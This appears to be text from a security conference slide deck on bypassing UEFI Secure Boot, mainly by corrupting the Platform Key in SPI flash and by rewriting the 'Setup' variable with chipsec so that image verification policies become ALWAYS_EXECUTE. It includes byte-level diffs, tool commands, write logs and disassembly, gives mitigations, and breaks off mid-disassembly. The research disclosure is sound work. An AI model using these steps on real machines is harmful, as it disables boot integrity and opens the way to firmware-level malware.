
Modified FW Doesn't Enforce Secure Boot



Demo

(Bypassing Secure Boot by Corrupting Platform Key in SPI)

Turn On/Off Secure Boot in BIOS Setup



How to Disable Secure Boot?

SecureBootEnable UEFI Variable

- When turning ON/OFF Secure Boot, it should change

Hmm.. but there is no SecureBootEnable variable

- Where does the BIOS store Secure Boot Enable flag?

Should be NV → somewhere in SPI Flash..

- Just dump SPI flash with Secure Boot ON and OFF
- Then compare two SPI flash images

Yeah.. Good Luck With That ;(

0001ff90	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF	0001ff90	00 01 01 01 01 01 00 00 00 02 00 00 01 00 01 00	1
0001ffa0	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF	0001ffa0	01 01 00 01 00 00 01 01 01 00 00 01 00 00 01 01	JJJJJJJJ
0001ffb0	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF	0001ffb0	01 01 01 01 01 01 01 04 04 04 04 04 04 04 00 00	
0001ffc0	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF	0001ffc0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0001ffd0	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF	0001ffd0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0001ffe0	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF	0001ffe0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0001fff0	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF	0001fff0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00020000	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF	00020000	00 00 00 00 00 00 01 01 01 01 01 01 01 01 00 00	
00020010	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF	00020010	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00020020	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF	00020020	00 00 00 00 07 00 0A 00 0A 00 0A 00 0A 00 0A 00	*
00020030	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF	00020030	0A 00 0A 00 0A 00 0A 00 0A 00 0A 00 0A 00 0A 00	
00020040	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF	00020040	0A 00 0A 00 0A 00 04 04 04 04 04 04 04 08 01 00	JJJJJJ
00020050	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF	00020050	00 02 00 01 00 00 01 01 01 00 00 01 01 01 01 01	7
00020060	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF	00020060	01 01 01 01 01 01 01 01 01 01 02 01 01 01 00 01	7
00020070	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF	00020070	00 03 01 01 01 01 01 01 00 00 00 00 00 00 00 00	l
00020080	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF	00020080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00020090	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF	00020090	00 00 00 00 00 00 00 00 01 01 00 00 00 01 01 01	
000200a0	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF	000200a0	01 00 00 00 01 37 47 64 4B 5F 69 01 05 0A 6C 01	7GdK_i 1
000200b0	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF	000200b0	01 00 01 01 00 00 00 00 00 47 4F 3F 47 47 4F 01	GO?GGO
000200c0	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF	000200c0	01 01 00 00 00 01 00 00 00 00 14 00 00 01 01 00	9
000200d0	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF	000200d0	01 00 84 12 00 00 00 00 00 01 01 00 16 00 00 06	-1
000200e0	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF	000200e0	01 00 00 00 01 00 01 00 02 02 01 04 04 04 04 03	7
000200f0	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF	000200f0	03 03 03 00 01 02 02 01 02 08 08 08 08 08 08 08	lll 77 7
00020100	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF	00020100	08 08 08 08 08 08 08 08 08 07 07 07 07 07 07 07	00000000.....
00020110	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF	00020110	07 07 07 07 07 07 07 07 07 02 02 02 02 02 02 02	0000000000000000
00020120	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF	00020120	02 02 02 02 02 02 02 02 02 00 00 64 00 02 0F 02	0000000000000000
00020130	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF	00020130	14 00 00 0C 0C 0C 0C 0C 0C 0C 0C 01 00 00 02 02	0000000000000000
00020140	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF	00020140	00 00 01 00 00 01 01 01 02 03 00 03 00 00 00 02	0000000000000000
00020150	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF	00020150	1F 00 00 00 01 01 01 00 01 00 00 00 00 00 35 05	0000000000000000
00020160	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF	00020160	00 80 84 1E 00 00 10 01 00 01 06 02 00 00 00 00	0000000000000000
00020170	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF	00020170	01 00 00 00 00 09 09 09 18 00 0A AE 00 04 05 05	0000000000000000
00020180	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF	00020180	0F 00 14 00 01 01 01 00 00 00 01 01 01 01 03 01	0000000000000000
00020190	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF	00020190	01 00 F0 00 01 05 01 00 00 00 00 00 00 03 00 00	0000000000000000
000201a0	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF	000201a0	00 00 00 01 03 00 00 00 00 00 00 00 00 00 00 FF	0000000000000000
000201b0	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	FFFFFFFFFFFFFFFF	000201b0	FF FF FF FF FF 01 00 00 00 00 00 00 00 00 00 01	999999

There's A Better Way..

Secure Boot On

n	Name	Name
..	MemCeil._D26F6F65-4599-1A11-B8}	
db_99D26F6F-1145-B81A-49B9-1F}	MonotonicCounter_D26F6F65-4599-1A11-B849-B9}	
dbx_99D26F6F-1145-B81A-49B9-1F}	MrcS3Resume_BCA34596-D0DA-670E-}	
KEK_D26F6F65-4599-1A11-B849-B9}	NetworkStackVar_B2CB8C2B-D719-3D}	
PK_D26F6F65-4599-1A11-B849-B9}	NvRamSpdMap_963D3AD7-A345-DABC-}	
AcpiGlobalVariable_8C2B0398-B}	PchInit_0ED0DABC-6567-6F6F-D29-}	
AEDID_3D3AD719-4596-BCA3-DAD0-0}	PK_D26F6F65-4599-1A11-B849-B91}	
Boot0000_D26F6F65-4599-1A11-B}	PlatformLang_D26F6F65-4599-1A11-B84-}	
BootOrder_D26F6F65-4599-1A11-B}	PlatformLastLang_D0DABCA3-670E-6}	
ConIn_D26F6F65-4599-1A11-B849-B}	PlatformLastLangCodes_D0DABCA3-6}	
ConOut_D26F6F65-4599-1A11-B84-}	rd_0398E000-8C2B-B2CB-19D7-3A3}	
ConOutChild1_D26F6F65-4599-1A1-}	RevocationList_98E0000D-2B03-C}	
ConOutChildNumber_D26F6F65-45-}	SaPegData_45963D3A-BCA3-D0DA-0}	
copy_0398E000-8C2B-B2CB-19D7-3A}	Save1MBuffer_2B0398E0-CB8C-19B2-}	
cr_0398E000-8C2B-B2CB-19D7-3A}	ScramblerBaseSeed_BCA34596-D0DA-}	
CurrentPolicy_98E0000D-2B03-C}	Setup_D0DABCA3-670E-6F65-6FD2-}	
db_99D26F6F-1145-B81A-49B9-1F}	SetupDptfFeatures_D0DABCA3-670E-}	
dbx_99D26F6F-1145-B81A-49B9-1}	SetupSnbPpmFeatures_D0DABCA3-6}	
DefaultBootOrder_D719B2CB-3D3A-}	StdDefaults_4599D26F-1A11-49B8-B}	
DefaultConOutChild_D26F6F65-4}	TcgInternalSyncFlag_DABCA345-0}	
del_0398E000-8C2B-B2CB-19D7-3}	TdtAdvancedSetupDataVar_3AD719}	
dir_0398E000-8C2B-B2CB-19D7-3}	Timeout_D26F6F65-4599-1A11-B84}	
FastEfiBootOption_CB8C2B03-19}	UsbSupport_D0DABCA3-670E-6F65-}	
FPDT_Variable_D26F6F65-4599-1}	WdtPersistentData_670ED0DA-6F65-}	
GnvsAreaVar_A345963D-DABC-0ED}		
HobRomImage_6F65670E-D26F-459}		
IccAdvancedSetupDataVar_19B2C}		
KEK_D26F6F65-4599-1A11-B849-B}		
Kernel_CopyOfUSN_98E0000D-2B0}		
Kernel_USN_98E0000D-2B03-CB8C}		
Lang_D26F6F65-4599-1A11-B849-}		
LastBoot_CB8C2B03-19B2-3AD7-3}		
md_0398E000-8C2B-B2CB-19D7-3A}		
944 bytes in 7 files		
-D26F-9945-111AB849B91F_NV+BS+RT_0.bin	1	03/02/14 23:00
17,925 bytes in 52 files		

Secure Boot Off

n	Name	Name
..	NetworkStackVar_B2CB8C2B-D719-3D}	
db_99D26F6F-1145-B81A-49B9-1F85}	NvRamSpdMap_963D3AD7-A345-DABC-D}	
dbx_99D26F6F-1145-B81A-49B9-1F8}	PchInit_0ED0DABC-6567-6F6F-D299-}	
KEK_D26F6F65-4599-1A11-B849-B91}	PK_D26F6F65-4599-1A11-B849-B91F8}	
PK_D26F6F65-4599-1A11-B849-B91F}	PlatformLang_D26F6F65-4599-1A11-}	
AcpiGlobalVariable_8C2B0398-B2C}	PlatformLastLang_D0DABCA3-670E-6}	
AEDID_3D3AD719-4596-BCA3-DAD0-0}	PlatformLastLangCodes_D0DABCA3-6}	
Boot0000_D26F6F65-4599-1A11-B84}	rd_0398E000-8C2B-B2CB-19D7-3A3D9}	
BootOrder_D26F6F65-4599-1A11-B8}	SaPegData_45963D3A-BCA3-D0DA-0E6}	
ConIn_D26F6F65-4599-1A11-B849-B}	Save1MBuffer_2B0398E0-CB8C-19B2-}	
ConOut_D26F6F65-4599-1A11-B849-}	ScramblerBaseSeed_BCA34596-D0DA-}	
ConOutChild1_D26F6F65-4599-1A11-}	Setup_D0DABCA3-670E-6F65-6FD2-99}	
ConOutChildNumber_D26F6F65-4599-}	SetupDptfFeatures_D0DABCA3-670E-}	
copy_0398E000-8C2B-B2CB-19D7-3A}	SetupSnbPpmFeatures_D0DABCA3-670E-}	
cr_0398E000-8C2B-B2CB-19D7-3A3D}	StdDefaults_4599D26F-1A11-49B8-B}	
db_99D26F6F-1145-B81A-49B9-1F85}	TcgInternalSyncFlag_DABCA345-0ED}	
dbx_99D26F6F-1145-B81A-49B9-1F8}	TdtAdvancedSetupDataVar_3AD719B2}	
DefaultBootOrder_D719B2CB-3D3A-}	Timeout_D26F6F65-4599-1A11-B849-}	
DefaultConOutChild_D26F6F65-459-}	UsbSupport_D0DABCA3-670E-6F65-6F}	
del_0398E000-8C2B-B2CB-19D7-3A3}	WdtPersistentData_670ED0DA-6F65-}	
dir_0398E000-8C2B-B2CB-19D7-3A3}		
FastEfiBootOption_CB8C2B03-19B2}		
FPDT_Variable_D26F6F65-4599-1A1}		
GnvsAreaVar_A345963D-DABC-0ED0-}		
HobRomImage_6F65670E-D26F-4599-}		
IccAdvancedSetupDataVar_19B2CB8}		
KEK_D26F6F65-4599-1A11-B849-B91}		
Lang_D26F6F65-4599-1A11-B849-B9}		
LastBoot_CB8C2B03-19B2-3AD7-3D9}		
md_0398E000-8C2B-B2CB-19D7-3A3D}		
MemCeil._D26F6F65-4599-1A11-B84}		
MonotonicCounter_D26F6F65-4599-}		
MrcS3Resume_BCA34596-D0DA-670E-}		
725 bytes in 3 files		
670E-6F65-6FD2-9945111AB849_NV+BS+RT_0.bin	713	03/02/14 22:55
17,706 bytes in 48 files		

Secure Boot Disable is Really in Setup!

Secure Boot On

```
-----
EFI Variable (offset = 0x4bb4):
-----
Name       : Setup
Guid       : D0DABCA3-670E-6F65-6FD2-9945111AB849
Attributes: 0x7 ( NV+BS+RT )
Data:
00 01 20 00 00 00 00 02 00 00 01 00 00 01 00 01 |
00 00 00 01 01 00 00 00 00 01 00 00 00 00 00 00 |
04 01 01 01 00 00 00 01 00 00 00 01 00 00 00 01 |
8c 16 32 00 00 01 00 01 01 00 00 00 01 01 01 01 | 2
01 01 01 01 00 01 00 00 01 01 00 00 01 00 00 00 |
00 00 00 00 00 01 01 01 01 01 01 00 00 02 00 00 |
01 00 01 00 01 01 00 01 00 00 01 01 01 00 00 01 |
00 00 01 01 01 01 01 01 01 01 04 04 04 04 04 04 |
04 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |

00 00 00 ff ff ff ff ff 01 00 00 00 00 00 00 00 |
00 00 00 01 01 01 01 01 02 02 01 00 01 01 00 01 |
04 00 00 00 01 01 00 00 00 00 01 01 01 00 00 00 |
00 00 00 20 00 00 00 00 01 00 03 00 37 00 44 00 |
1c 19 00 2d 00 38 00 1c 10 01 41 00 51 00 1c 1a | - 8 7 D A Q
02 01 00 00 00 04 04 04 00 |
```

Secure Boot Off

```
-----
EFI Variable (offset = 0x4bb4):
-----
Name       : Setup
Guid       : D0DABCA3-670E-6F65-6FD2-9945111AB849
Attributes: 0x7 ( NV+BS+RT )
Data:
00 01 20 00 00 00 00 02 00 00 01 00 00 01 00 01 |
00 00 00 01 01 00 00 00 00 01 00 00 00 00 00 00 |
04 01 01 01 00 00 00 01 00 00 00 01 00 00 00 01 |
8c 16 32 00 00 00 00 01 01 00 00 00 01 01 01 01 | 2
01 01 01 01 00 01 00 00 01 01 00 00 01 00 00 00 |
00 00 00 00 00 01 01 01 01 01 01 00 00 02 00 00 |
01 00 01 00 01 01 00 01 00 00 01 01 01 00 00 01 |
00 00 01 01 01 01 01 01 01 01 04 04 04 04 04 04 |
04 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |

00 00 00 ff ff ff ff ff 01 00 00 00 00 00 00 00 |
00 00 00 01 01 01 01 01 02 02 01 00 01 01 00 01 |
04 00 00 00 01 01 00 00 00 00 01 01 01 00 00 00 |
00 00 00 20 00 00 00 00 01 00 03 00 37 00 44 00 |
1c 19 00 2d 00 38 00 1c 10 01 41 00 51 00 1c 1a | - 8 7 D A Q
02 00 00 00 00 04 04 04 00 |
```

```
chipsec_util.py spi dump spi.bin
chipsec_util.py uefi nvram spi.bin
chipsec_util.py decode spi.bin
```

Demo

(Attack Disabling Secure Boot)

Secure Boot: Image Verification Policies

DxeImageVerificationLib defines policies applied to different types of images and on security violation

IMAGE_FROM_FV (ALWAYS_EXECUTE), IMAGE_FROM_FIXED_MEDIA,
IMAGE_FROM_REMOVABLE_MEDIA, IMAGE_FROM_OPTION_ROM

ALWAYS_EXECUTE, NEVER_EXECUTE,
ALLOW_EXECUTE_ON_SECURITY_VIOLATION
DEFER_EXECUTE_ON_SECURITY_VIOLATION
DENY_EXECUTE_ON_SECURITY_VIOLATION
QUERY_USER_ON_SECURITY_VIOLATION

SecurityPkg\Library\DxeImageVerificationLib

<http://sourceforge.net/apps/mediawiki/tianocore/index.php?title=SecurityPkg>

Secure Boot: Image Verification Policies

```
//  
// Check the image type and get policy setting.  
//  
switch (GetImageType (File)) {  
  
case IMAGE_FROM_FV:  
    Policy = ALWAYS_EXECUTE;  
    break;  
  
case IMAGE_FROM_OPTION_ROM:  
    Policy = PcdGet32 (PcdOptionRomImageVerificationPolicy);  
    break;  
  
case IMAGE_FROM_REMOVABLE_MEDIA:  
    Policy = PcdGet32 (PcdRemovableMediaImageVerificationPolicy);  
    break;  
  
case IMAGE_FROM_FIXED_MEDIA:  
    Policy = PcdGet32 (PcdFixedMediaImageVerificationPolicy);  
    break;  
  
default:  
    Policy = DENY_EXECUTE_ON_SECURITY_VIOLATION;  
    break;  
}  
//  
// If policy is always/never execute, return directly.  
//  
if (Policy == ALWAYS_EXECUTE) {  
    return EFI_SUCCESS;  
} else if (Policy == NEVER_EXECUTE) {  
    return EFI_ACCESS_DENIED;  
}
```

Image Verification Policy?

(IMAGE_FROM_FV)
ALWAYS_EXECUTE?
EFI_SUCCESS

NEVER_EXECUTE?
EFI_ACCESS_DENIED

Storing Image Verification Policies in Setup



- Read 'Setup' UEFI variable and look for sequences
- 04 04 04, 00 04 04, 05 05 05, 00 05 05
- We looked near Secure Boot On/Off Byte!
- Modify bytes corresponding to policies to 00 (**ALWAYS_EXECUTE**) then write modified 'Setup' variable

Modifying Image Verification Policies

```
[CHIPSEC] Reading EFI variable Name='Setup' GUID={EC87D643-EBA4-4BB5-A1E5-3F3E36B20DA9} from 'Setup_orig.bin' via Variable API..
```

```
EFI variable:
```

```
Name      : Setup
```

```
GUID      : EC87D643-EBA4-4BB5-A1E5-3F3E36B20DA9
```

```
Data      :
```

```
..
```

```
01 01 01 00 00 00 00 01 01 01 00 00 00 00 00 00 |
```

```
00 00 00 00 00 00 01 01 00 00 00 04 04 |
```

```
[CHIPSEC] (uefi) time elapsed 0.000
```

OptionRomPolicy
FixedMediaPolicy
RemovableMediaPolicy

```
[CHIPSEC] Writing EFI variable Name='Setup' GUID={EC87D643-EBA4-4BB5-A1E5-3F3E36B20DA9} from 'Setup_policy_exploit.bin' via Variable API..
```

```
Writing EFI variable:
```

```
Name      : Setup
```

```
GUID      : EC87D643-EBA4-4BB5-A1E5-3F3E36B20DA9
```

```
Data      :
```


```
..
```

```
01 01 01 00 00 00 00 01 01 01 00 00 00 00 00 00 |
```

```
00 00 00 00 00 00 01 01 00 00 04 00 00 |
```

```
[CHIPSEC] (uefi) time elapsed 0.203
```

Allows Bypassing Secure Boot



- The EFI variables are typically stored on the SPI Flash chip that also contains the platform firmware (UEFI code).

Issue was co-discovered with Corey Kallenberg, Xeno Kovah, John Butterworth and Sam Cornwell from MITRE [All Your Boot Are Belong To Us](#), [Setup for Failure: Defeating SecureBoot](#)

Demo

(Bypassing Secure Boot via Image Verification Policies)

How To Avoid These?

1. Do not store critical Secure Boot configuration in UEFI variables accessible to potentially compromised OS kernel or boot loader
 - Remove **RUNTIME_ACCESS** attribute (reduce access permissions)
 - Use authenticated variable where required by UEFI Spec
 - Disabling Secure Boot requires physically present user

2. Set Image Verification Policies to secure values
 - Use Platform Configuration Database (PCD) for the policies
 - Using **ALWAYS_EXECUTE,ALLOW_EXECUTE_*** is a bad idea
 - Especially check **PcdOptionRomImageVerificationPolicy**
 - Default should be **NEVER_EXECUTE** or **DENY_EXECUTE**

Recap on Image Verification Handler

SecureBoot EFI variable doesn't exist or equals to
SECURE_BOOT_MODE_DISABLE? **EFI_SUCCESS**

File is not valid PE/COFF image? **EFI_ACCESS_DENIED**

SecureBootEnable NV EFI variable doesn't exist or equals to
SECURE_BOOT_DISABLE? **EFI_SUCCESS**

SetupMode NV EFI variable doesn't exist or equals to SETUP_MODE?
EFI_SUCCESS

EFI Executables

- Any EFI executables other than PE/COFF?
- YES! – EFI Byte Code (EBC), Terse Executable (TE)
- But EBC image is a 32 bits PE/COFF image wrapping byte code. No luck ☹
- Terse Executable format:

In an effort to reduce image size, a new executable image header (TE) was created that includes only those fields from the PE/COFF headers required for execution under the PI Architecture. Since this header contains the information required for execution of the image, it can replace the PE/COFF headers from the original image.

http://wiki.phoenix.com/wiki/index.php/Terse_Executable_Format

TE is not PE/COFF

- TE differs from PE/COFF only with header:

```
///  
/// Header format for TE images  
///  
typedef struct {  
    UINT16      Signature;           // signature for TE format = "VZ"  
    UINT16      Machine;            // from the original file header  
    UINT8       NumberOfSections;    // from the original file header  
    UINT8       Subsystem;          // from original optional header  
    UINT16      StrippedSize;        // how many bytes we removed from the header  
    UINT32      AddressOfEntryPoint; // offset to entry point -- from original optional header  
    UINT32      BaseOfCode;          // from original image -- required for ITP debug  
    UINT64      ImageBase;           // from original file header  
    EFI_IMAGE_DATA_DIRECTORY DataDirectory[2]; // only base relocation and debug directory  
} EFI_TE_IMAGE_HEADER;  
  
#define EFI_TE_IMAGE_HEADER_SIGNATURE 0x5A56 // "VZ"  
  
//  
// Data directory indexes in our TE image header  
//  
#define EFI_TE_IMAGE_DIRECTORY_ENTRY_BASERELOC 0  
#define EFI_TE_IMAGE_DIRECTORY_ENTRY_DEBUG    1
```

PE/TE Header Handling by the BIOS

- Decoded UEFI BIOS image from SPI Flash

```
C:\chipsec>chipsec_util.py decode spi_flash.bin nvar
[+] imported common configuration: chipsec.cfg.common
[CHIPSEC] Executing command 'decode' with args ['spi_flash.bin', 'nvar']
[CHIPSEC] Decoding SPI ROM image from a file 'spi_flash.bin'
[CHIPSEC] Found SPI Flash descriptor at offset 0x0 in the binary 'spi_flash.bin'
[CHIPSEC] <decode> time elapsed 18.003
```

```
C:\chipsec>
```

[0+1] \...r\1_200000-7FFFFFFF_BIOS.bin.dir\FV			C:\...E-05.dir\00_S_COMPRESSION.dir		
n	Name	Size	n	Name	Size
..		Up	..		Up
00_8C8CE578-8A3D-4F1C-9935-896185C32}	Folder		00_S_COMPRESSION		1331 K
01_8C8CE578-8A3D-4F1C-9935-896185C32}	Folder		00_S_COMPRESSION.gz		148477
02_8C8CE578-8A3D-4F1C-9935-896185C32}	Folder		01_S_FREEFORM_SUBTYPE_GUID		794
00_8C8CE578-8A3D-4F1C-9935-896185C32}	131072		02_S_USER_INTERFACE		18
01_8C8CE578-8A3D-4F1C-9935-896185C32}	5008 K		CORE_DXE.efi		1330 K
02_8C8CE578-8A3D-4F1C-9935-896185C32}	638976				

PE/TE Header Handling by the BIOS

CORE_DXE.efi:

```

cmp     byte ptr [r8], 4
mov     eax, 1
mov     [rsp+58h+var_28], rsi
movzx   edi, sil
lea     r9, [rsp+58h+arg_18]
lea     r8, [rsp+58h+arg_10]
cmovz   edi, eax
mov     rdx, rbx
mov     [rsp+58h+var_30], rsi
mov     cl, dil
mov     [rsp+58h+var_38], rsi
call    GetFileBuffer
mov     rcx, 8000000000000000h
test    rcx, rcx
jz      short continue

```

```

continue:
mov     r9, [rsp+58h+arg_18]
mov     r8, [rsp+58h+arg_10]
mov     rdx, rbx
xor     ecx, ecx
mov     byte ptr [rsp+58h+var_38], dil
call    SecurityHandler
mov     rcx, [rsp+58h+arg_10]
cmp     rcx, rsi
mov     rbx, rcx
jz      short Exit_ret

```

```

mov     rdx, cs:pBS

```

```

chkImage:
mov     rcx, [rdi]
call    IsValidPe
test    al, al
